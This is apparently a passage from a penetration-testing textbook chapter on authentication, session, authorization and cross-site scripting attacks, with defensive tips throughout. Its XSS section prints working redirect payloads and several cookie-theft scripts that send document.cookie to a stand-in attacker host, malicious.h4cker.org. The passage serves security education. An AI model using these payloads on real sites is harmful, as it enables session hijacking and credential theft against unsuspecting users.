Traditional, Dictionary, and Hybrid Brute-Forcing Attacks

In a traditional brute-force attack, attackers use software to generate all possible combinations of characters (letters, numbers, and symbols) for a password. The software tries each combination until it finds the correct one. This method can be time-consuming, especially if the password is long and complex. For example, an attacker attempts every possible six-character password combination for a specific username.

Another method is a dictionary attack. Instead of trying every possible combination, attackers use a list of common or previously leaked passwords (a "dictionary") to guess the correct password. This method is faster than a traditional brute-force attack because it focuses on likely passwords. For example, an attacker uses a list of common passwords like **123456**, **password**, or **qwerty** to attempt login.

Then there is a hybrid approach. A hybrid brute-force attack combines both dictionary and traditional brute-force methods. Attackers start with common passwords from a dictionary but also try variations by adding numbers or symbols. For instance, the attacker tries variations like **password123** or **admin89** based on common words in their dictionary.

Credential Stuffing and Password Spraying

Credential stuffing is an attack where attackers use previously stolen username-password pairs from data breaches and attempt to use them across multiple websites. Since many users reuse passwords across different platforms, this approach can be highly effective. For example, an attacker takes credentials leaked from a social media breach and tries them on banking or e-commerce websites.

Another technique is password spraying. Instead of focusing on one username with many password attempts (as in traditional brute-force), attackers try a small set of very common passwords (such as **password**, **123456**) across many different usernames. For example, an attacker tries **password123** on hundreds of different accounts in hopes that some users have weak passwords.

Imagine an attacker targeting an e-commerce website's login page. They use a brute-force tool like Hydra or John the Ripper to automate login attempts. The attacker chooses the username **admin** and uses a dictionary file containing common passwords. The tool systematically tries each password against the admin account until it finds the correct one.

If the correct password is **admin123**, the attacker gains access to the admin account, potentially allowing them to escalate privileges, steal sensitive data, or manipulate transactions.

Specialized Tools for Credential Brute-Forcing

Attackers often use specialized tools that automate the process of trying multiple username-password combinations:

- **THC Hydra**: This popular tool supports credential brute-forcing across multiple protocols like HTTP, FTP, and SSH.
- **John the Ripper and Hashcat**: These tools are used for cracking passwords by testing against wordlists or known hashing algorithms.

These tools can handle thousands of login attempts per second, making them highly efficient at guessing weak or reused passwords.

Understanding Session Hijacking

A web session is a sequence of HTTP request and response transactions between a web client and a server. The process includes the steps illustrated in **Figure 10-15**.



Figure 10-15

A Web Session High-Level Process

Figure 10-15 illustrates the process of web session management involving multiple components: the client, web server, user database, logging service, and monitoring service. The following is a detailed explanation of each step:

1. The client sends an HTTP request (**Login**) with the username (for example, **user=omar**).
2. The web server receives the login request and queries the user database for credentials.
3. The user database returns the user credentials to the web server.
4. The web server validates the credentials. If the login is successful, it sends an HTTP response (**Login Success**) back to the client.
5. The client sends an HTTP request (**Access Page**) to access specific content.
6. The web server fetches the user session data from the user database.

7. The user database returns the session data to the web server.
8. The web server sends an HTTP response (**Page Content**) back to the client with the requested content.
9. The client sends an HTTP request (**Set Preferences**) to update user settings.
10. The web server updates the user preferences in the user database.
11. The user database acknowledges the update back to the web server.
12. The web server sends an HTTP response (**Preferences Set**) back to the client.
13. The User Interactions loop represents ongoing user interactions with the application.
14. The client sends HTTP requests (**Action**) to perform different actions.
15. The web server fetches or updates data in response to the user's actions.
16. The user database returns data or acknowledges the update back to the web server.
17. The web server sends HTTP responses (**Action Result**) back to the client with the results of the actions.
18. The Logging Service logs user actions for auditing and tracking purposes.
19. The Monitoring Service monitors user activity for security and performance monitoring.
20. In the logout process, the client sends an HTTP request (**Logout**) to log out of the application.
21. The web server clears the session data in the user database.
22. In some cases, the user database (depending on configuration) may be involved in logging and monitoring of user information. If so, it acknowledges the session data clearance back to the web server.
23. The web server sends an HTTP response (**Logout Success**) back to the client, confirming the logout.

A large number of web applications keep track of information about each user for the duration of the web transactions. Several web applications have the ability to establish variables such as access rights and localization settings. These variables apply to each and every interaction a user has with the web application for the duration of the session. For example, **Figure 10-16** shows Wireshark being used to collect a packet capture of a web session to **cnn.com**. You can see the different elements of the web request (such as **GET**) and the response. You can also see localization information (Raleigh, NC) in a cookie.



Figure 10-16

A Packet Capture of a Web Session

As you learned earlier in this chapter, applications can create sessions to keep track of users before and after authentication.

Once an authenticated session has been established, the session ID (or token) is temporarily equivalent to the strongest authentication method used by the application, such as username and password, one-time password, client-based digital certificate, and so on.

Figure 10-17 illustrates session management and the use of cookies.



Figure 10-17

Session Cookies

The session ID names used by the most common web application development frameworks can be easily fingerprinted. For example, it is possible

to easily fingerprint the following development frameworks and languages by the following session ID names:

- **PHP:** PHPSESSID
- **J2EE:** JSESSIONID
- **ColdFusion:** CFID and CFTOKEN
- **ASP .NET:** ASP.NET_SessionId

Tip

When configuring your web application, it's a good idea to replace the default session ID name provided by the framework with a more neutral, generic label ("id," for example) so that attackers cannot immediately identify which framework you are using. It's also critical to ensure that the session ID is sufficiently long to deter brute-force attempts. For instance, some developers make the mistake of using just a few bits for their session IDs, which makes them easy to guess. Instead, you should use at least a 128-bit (16-byte) session ID. In practice, this could mean generating a 128-bit random value and encoding it as a long, complex string, such as a 32-character hexadecimal sequence or a 22-character Base64 string. Also, the session ID must be unique and unpredictable. It's a good idea to use a cryptographically secure pseudorandom number generator (PRNG) because the session ID value must provide at least 256 bits of entropy.

Sometimes the session ID is included in the URL. This dangerous practice can lead to the manipulation of the ID or session fixation attacks.

Configuring a cookie with the **HTTPOnly** flag forces the web browser to have this cookie processed only by the server, and any attempt to access the cookie from client-based code or scripts is strictly forbidden. This protects against several type of attacks, including CSRF.

Tip

In most contemporary web applications, maintaining a user's authenticated state involves issuing session identifiers through nonpersistent (or session) cookies. These session cookies are designed to exist only as long as the browser remains open. Once the user closes the browser, the session cookie is automatically discarded, effectively removing any session data stored on the client side. This approach helps prevent sensitive information—like the session ID—from lingering on the user's device for extended periods, reducing the risk of unauthorized access if another individual gains physical or remote access to that machine.

Because of these security considerations, it's also important to frequently validate and verify session IDs. Regularly con-

firming the authenticity of a session ID helps ensure that the user's session has not been hijacked or otherwise compromised. By integrating both nonpersistent cookies and robust session validation, developers can strengthen the overall security posture of their applications and better protect users' sensitive data, as covered earlier in this chapter.

There are several ways an attacker can perform a session hijack and several ways a session token may be compromised:

- **Predicting Session Tokens:** This is why it is important to use nonpredictable tokens, as previously discussed in this section.
- **Session Sniffing:** This can occur through collecting packets of unencrypted web sessions.
- **On-Path Attack (Formerly Known as Man-in-the-Middle Attack):** With this type of attack, the attacker sits in the path between the client and the web server. Additionally, a browser (or an extension or a plug-in) can be compromised and used to intercept and manipulate web sessions between the user and the web server. This browser-based attack was previously known as a *man-in-the-browser* attack.

If web applications do not validate and filter out invalid session ID values, they can potentially be used to exploit other web vulnerabilities, such as SQL injection (if the session IDs are stored on a relational database) or persistent XSS (if the session IDs are stored and reflected back afterward by the web application).

Note

XSS is covered later in this chapter.

Understanding Redirect Attacks

Unvalidated redirects and forwards are vulnerabilities that an attacker can use to attack a web application and its clients. The attacker can exploit such vulnerabilities when a web server accepts untrusted input that could cause the web application to redirect the request to a URL contained within untrusted input. The attacker can modify the untrusted URL input and redirect the user to a malicious site to either install malware or steal sensitive information.

It is also possible to use unvalidated redirect and forward vulnerabilities to craft a URL that can bypass application access control checks. This, in turn, allows attackers to access privileged functions that they would normally not be permitted to access.

Note

Unvalidated redirect and forward attacks often require a little bit of social engineering.

Taking Advantage of Default Credentials

A common adage in the security industry is "Why do you need hackers if you have default passwords?" Many organizations and individuals leave infrastructure devices such as routers, switches, wireless access points, and even firewalls configured with default passwords.

Attackers can easily identify and access systems that use shared default passwords. It is extremely important to always change default manufacturer passwords and restrict network access to critical systems. A lot of manufacturers now require users to change the default passwords during initial setup, but some don't.

Attackers can easily obtain default passwords and identify Internet-connected target systems. Passwords can be found in product documentation and compiled lists available on the Internet. An example is **http://www.defaultpassword.com**, but dozens of other sites contain default passwords and configurations on the Internet. It is easy to identify devices that have default passwords and that are exposed to the Internet by using search engines such as Shodan (**https://www.shodan.io**).

Exploiting Kerberos Vulnerabilities

Kerberos is a widely used network authentication protocol designed to provide secure authentication for users and services in a network. However, certain vulnerabilities and weaknesses in its implementation can be exploited by attackers. Let's go over how attackers exploit these vulnerabilities and the potential consequences.

Kerberos Ticket Manipulation (Golden Ticket Attack)

The attacker first needs to compromise a system connected to the domain. This could be achieved through various means such as phishing, using malware, or exploiting other system vulnerabilities.

Once the system is compromised, the attacker extracts local user credentials and password hashes from the compromised system.

The attacker identifies and extracts the Kerberos Ticket-Granting Ticket (KRBTGT) password hash. The KRBTGT account is crucial because it signs all Kerberos tickets in the domain.

With the KRBTGT hash, the attacker can forge a Kerberos ticket-granting ticket, known as a "Golden Ticket," as illustrated in **Figure 10-18**. This ticket can be used to impersonate any user, including domain administrators, and access any resource within the domain.

In **Figure 10-18**, the attacker gains unrestricted access to the domain, allowing them to move laterally, access sensitive information, and potentially take over the entire network. The Golden Ticket remains valid until the KRBTGT password is changed, which can be a complex and disruptive process.

Unconstrained Kerberos Delegation

In this type of attack, the attacker looks for systems or services in the network that are configured for unconstrained Kerberos delegation.

The attacker targets and compromises an application server that has unconstrained delegation enabled. This server can use end-user credentials to access resources on other servers.

With access to the compromised server, the attacker can reuse the end-user credentials to access various resources across the network, potentially without additional authentication.

The attacker can leverage the trusted server to access other systems and resources within the network, potentially escalating their privileges. Since the compromised server is trusted to act on behalf of the user, the attacker can bypass certain security controls and restrictions.



Figure 10-18

Exploiting a Golden Ticket Kerberos Vulnerability

Note

Chapter 7, "Active Directory and Linux Environments," covers these attacks in more detail.

Exploiting Authorization-Based Vulnerabilities

Two of the most common authorization-based vulnerabilities are parameter pollution and insecure direct object reference vulnerabilities. The following sections provide details about these vulnerabilities.

Understanding Parameter Pollution

HTTP parameter pollution (HPP) vulnerabilities can be introduced if multiple HTTP parameters have the same name. This issue may cause an application to interpret values incorrectly. An attacker may take advantage of HPP vulnerabilities to bypass input validation, trigger application errors, or modify internal variable values.

Note

HPP vulnerabilities can lead to server- and client-side attacks.

An attacker can find HPP vulnerabilities by finding forms or actions that allow user-supplied input. Then the attacker can append the same parameter to the **GET** or **POST** data—but with a different value assigned.

Consider the following URL:

Click here to view code image

```
https://store.h4cker.org/?search=cars
```

This URL has a query string called **search** and the parameter value **cars**. The parameter might be hidden among several other parameters. An attacker could leave the current parameter in place and append a duplicate, as shown here:

Click here to view code image

```
https://store.h4cker.org/?search=cars&results=20
```

The attacker could then append the same parameter with a different value and submit the new request:

Click here to view code image

```
https://store.h4cker.org/?search=cars&results=20&search=bikes
```

After submitting the request, the attacker can analyze the response page to identify whether any of the values entered were parsed by the application. Sometimes it is necessary to send three HTTP requests for each HTTP parameter. If the response from the third parameter is different from the first one—and the response from the third parameter is also different from the second one—this may be an indicator of an impedance mismatch that could be abused to trigger HPP vulnerabilities.

Tip

The *OWASP Zed Attack Proxy (ZAP)* tool can be useful in finding HPP vulnerabilities. You can download it from **https://github.com/zaproxy/zaproxy**.

Exploiting Insecure Direct Object Reference (IDOR) Vulnerabilities

Insecure direct object reference (IDOR) vulnerabilities can be exploited when web applications allow direct access to objects based on user input. Successful exploitation could allow attackers to bypass authorization and access resources that should be protected by the system (for example, database records, system files). This vulnerability occurs when an application does not sanitize user input and does not perform appropriate authorization checks.

An attacker can take advantage of insecure direct object reference vulnerabilities by modifying the value of a parameter used to directly point to an object. To exploit this type of vulnerability, an attacker needs to map out all locations in the application where user input is used to reference objects directly.

Let's go over a few examples on how to take advantage of this type of vulnerability. The following example shows how the value of a parameter can be used directly to retrieve a database record:

Click here to view code image

```
https://store.h4cker.org/buy?customerID=1188
```

In this example, the value of the **customerID** parameter is used as an index in a table of a database holding customer contacts. The application takes the value and queries the database to obtain the specific customer record. An attacker may be able to change the value **1188** to another value and retrieve another customer record.

Let's assume what happens behind the scenes with a database query. We can observe what happens when the **customerID** parameter is altered. The application may send the following query:

Click here to view code image

```
SELECT * FROM customers WHERE customerID = 1188;
```

The results could be something similar to this:

Click here to view code image

```
{
  "customerID": 1188,
  "name": "Wes Thurner",
  "email": "wes@h4cker.org",
  "phone": "+1-555-928-1234"
}
```

In this example, the system retrieves and displays the record for customer 1188 (**Wes Thurner**).

Similarly, you could modify the request to

Click here to view code image

```
https://store.h4cker.org/buy?customerID=1189
```

The results could be

Click here to view code image

```
{
  "customerID": 1189,
  "name": "Savannah Lazzara",
  "email": "savannah@h4cker.org",
  "phone": "+1-555-987-5678"
}
```

By changing the **customerID** parameter to 1189, the attacker successfully retrieves the record for another customer (**Savannah Lazzara**). This example demonstrates that the application does not enforce proper access controls to ensure that users can only access their own data.

In the following example, the value of a parameter is used directly to execute an operation in the system:

Click here to view code image

```
https://store.h4cker.org/changepassd?user=omar
```

In this example, the value of the user parameter (**omar**) is used to have the system change the user's password. If the system does not enforce proper access control, an attacker could manipulate the user parameter to target other accounts. Let's explore what happens when this parameter is changed.

When the parameter is set to **omar**, the system correctly processes the request and changes Omar's password. However, when an attacker modifies the parameter to another user (let's say **savannah**), the system still processes the request and changes Savannah's password without verifying whether the requester has permission to perform this action. This example demonstrates an IDOR vulnerability, where access control is missing or insufficient, allowing attackers to manipulate object references (in this case, usernames) and perform unauthorized actions.

Tip

Mitigations for this type of vulnerability include input validation, the use of per-user or session indirect object references, and access control checks to make sure the user is authorized for the requested object.

Understanding Cross-Site Scripting (XSS) Vulnerabilities

Cross-site scripting (commonly known as *XSS*) vulnerabilities, which have become some of the most common web application vulnerabilities, are achieved using the following attack types:

- Reflected XSS
- Stored (persistent) XSS
- DOM-based XSS

Successful exploitation could result in the installation or execution of malicious code, account compromise, session cookie hijacking, revelation or modification of local files, or site redirection.

Note

The results of XSS attacks are the same regardless of the vector.

You typically find XSS vulnerabilities in the following:

- Search fields that echo a search string back to the user
- HTTP headers
- Input fields that echo user data
- Error messages that return user-supplied text
- Hidden fields that may include user input data
- Applications (or websites) that display user-supplied data

The following example demonstrates an XSS test that can be performed from a browser's address bar:

Click here to view code image

```
javascript:alert(“Omar_s_XSS test”);
javascript:alert(document.cookie);
```

The following example demonstrates an XSS test that can be performed in a user input field in a web form:

Click here to view code image

```
<script>alert(“XSS Test”)</script>
```

Tip

Attackers can use obfuscation techniques in XSS attacks by encoding tags or malicious portions of the script using Unicode so that the link or HTML content is disguised to the end user browsing the site.

Reflected XSS Attacks

Reflected XSS attacks (nonpersistent XSS) occur when malicious code or scripts are injected by a vulnerable web application using any method that yields a response as part of a valid HTTP request. An example of a reflected XSS attack is a user being persuaded to follow a malicious link to a vulnerable server that injects (reflects) the malicious code back to the user’s browser. This type of attack causes the browser to execute the code or script. In this case, the vulnerable server is usually a known or trusted site.

Tip

Examples of methods of delivery for XSS exploits are phishing emails, messaging applications, and search engines.

Figure 10-19 illustrates the steps in a reflected XSS attack.



Figure 10-19

A Reflected XSS Attack

The following steps are illustrated in **Figure 10-19**:

1. The attacker finds a vulnerability in the web server.
2. The attacker sends a malicious link to the victim.
3. The attacker clicks the malicious link, and the attack is sent to the vulnerable server.
4. The attack is reflected to the victim and is executed.
5. The victim sends information (depending on the attack) to the attacker.

Tip

You can practice XSS scenarios with WebGoat. You can easily test a reflected XSS by using the following link (replacing *localhost* with the hostname or IP address of the system running WebGoat):
http*://localhost*:8080/WebGoat/CrossSiteScripting/attack5a?QTY1=1&QTY2=1&QTY3=1&QTY4=1&field1=<script>alert(‘some_javascript’)</script>4128+3214+0002+1999&field2=111.

Stored XSS Attacks

Stored, or persistent, *XSS attacks* occur when the malicious code or script is permanently stored on a vulnerable or malicious server, using a database. These attacks are typically carried out on websites hosting blog posts (comment forms), web forums, and other permanent storage methods. An example of a stored XSS attack is a user requesting the stored information from the vulnerable or malicious server, which causes the injection of the requested malicious script into the victim’s browser. In this type of attack, the vulnerable server is usually a known or trusted site.

Figure 10-20 and **Figure 10-21** illustrate a stored XSS attack. **Figure 10-20** shows that a user has entered the string **<script>alert(“Omar was here!”)</script>** in the second form field in DVWA.



Figure 10-20

A Stored XSS Attack in a Web Form



Figure 10-21

A Persistent (Stored) XSS Attack

After the user clicks the **Sign Guestbook** button, the dialog box shown in Figure 10-21 appears. The attack persists because even if the user navigates out of the page and returns to that same page, the dialog box continues to pop up.

In this example, the dialog box message is “Omar was here!” However, in a real attack, an attacker might present users with text persuading them to perform a specific action, such as “your password has expired” or “please log in again.” The goal of the attacker in this case is to redirect the user to another site to steal their credentials when the user tries to change the password or once again log in to the fake application.

Redirecting Users to Malicious Sites

Let’s examine some better examples of XSS payloads that can be used to redirect users to malicious websites.

The following is an example of a JavaScript redirect payload:

Click here to view code image

```
<script>window.location='https://malicious.h4cker.org';</script>
```

This payload uses the **window.location** object to redirect the user to the specified URL.

The following is an example of a JavaScript payload with **setTimeout**:

Click here to view code image

```
<script>setTimeout(function(){
window.location='https://malicious.h4cker.org'; }, 1000);</script>
```

This payload redirects the user after a short delay, which can make the redirection less obvious.

The following is an example of a payload using **window.open**:

Click here to view code image

```
<script>window.open('https://malicious.h4cker.org', '_self');</script>
```

This payload uses the **window.open** method to redirect the user, with **_self** specifying that the current window should be used.

The following is an example of a payload using URL redirection via **location.replace**:

Click here to view code image

```
<script>location.replace('https://malicious.h4cker.org');</script>
```

This payload uses **location.replace**, which replaces the current document with the new URL, effectively removing the current page from the browser's history.

The following is an example of a payload using **document.write**:

Click here to view code image

```
<script>document.write('<iframe src="https://malicious.h4cker.org"></iframe>');
</script>
```

This payload injects an iframe that loads the malicious site, which can visually appear as a redirect.

The following is an example of a payload using **eval()**:

Click here to view code image

```
<script>eval("window.location='https://malicious.h4cker.org'");</script>
```

The **eval()** function in JavaScript is a powerful but dangerous function that evaluates a string of JavaScript code in the context of the code that called it. It can execute JavaScript code represented as a string and can be used to dynamically generate code at runtime. However, its use is generally discouraged due to security and performance concerns.

In web applications, using **eval()** with user-provided input can lead to severe security vulnerabilities, such as Cross-Site Scripting (XSS) and Remote Code Execution (RCE). This is because malicious users can inject arbitrary code into the input, which **eval()** will execute with the same privileges as the rest of the script. As a result, attackers could steal sensitive data, hijack user sessions, or compromise the entire application.

To mitigate these risks, developers are encouraged to avoid **eval()** altogether and use safer alternatives like **JSON.parse()**, Function constructors, or strictly controlled input validation and sanitization when dynamically executing code is absolutely necessary.

Stealing Cookies Using XSS

You can also use many XSS payloads to steal cookies from users. These payloads typically involve injecting malicious scripts into a vulnerable web page that reads the cookies and sends them to an attacker-controlled server. Let's go over a few examples of such payloads.

The following is an example of a payload to use basic **document.cookie** exfiltration:

Click here to view code image

```
<script>
document.location='https://malicious.h4cker.org/steal?cookie=' + document.cookie;
</script>
```

This script reads the document's cookies and sends them to an attacker's server via a URL query parameter.

The following is an example of a payload using **XMLHttpRequest**:

Click here to view code image

```
<script>
var xhr = new XMLHttpRequest();
xhr.open('GET', 'https://malicious.h4cker.org/steal?cookie=' +
document.cookie, true);
xhr.send();
</script>
```

This script sends the cookies to the attacker's server using an XMLHttpRequest.

The following is an example of a payload using the JavaScript **eval()** method:

Click here to view code image

```
<script>
eval("var i=new Image();i.src='https://malicious.h4cker.org/steal?cookie=' +
document.cookie;");
</script>
```

Payload All The Things

The Payload All The Things GitHub repository includes a comprehensive list of useful payloads and bypasses for web application attacks. You can access the repository at **https://github.com/swisskyrepo/PayloadsAllTheThings**. Plus, you can access another view of the list at **https://swisskyrepo.github.io/PayloadsAllTheThings**. This list is also conveniently available in WebSploit Labs under the /root/PayloadsAllTheThings directory.

By understanding these payloads and implementing the appropriate security measures, you can help protect your web applications from XSS attacks aimed at stealing cookies, redirecting users to malicious sites, and stealing other sensitive information.

Document Object Model (DOM) XSS

The Document Object Model (DOM) is a cross-platform and language-independent application programming interface that treats an HTML, XHTML, or XML document as a tree structure. DOM-based attacks are typically reflected XSS attacks that are triggered by sending a link with inputs that are reflected to the web browser. In DOM-based XSS attacks, the payload is never sent to the server. Instead, the payload is only processed by the web client (browser).

In a DOM-based XSS attack, the attacker sends a malicious URL to the victim, and after the victim clicks the link, it may load a malicious website or a site that has a vulnerable DOM route handler. After the vulnerable site is rendered by the browser, the payload executes the attack in the user's context on that site.

One of the effects of any type of XSS attack is that the victim typically does not realize that an attack has taken place.

DOM-Based Applications Use Global Variables

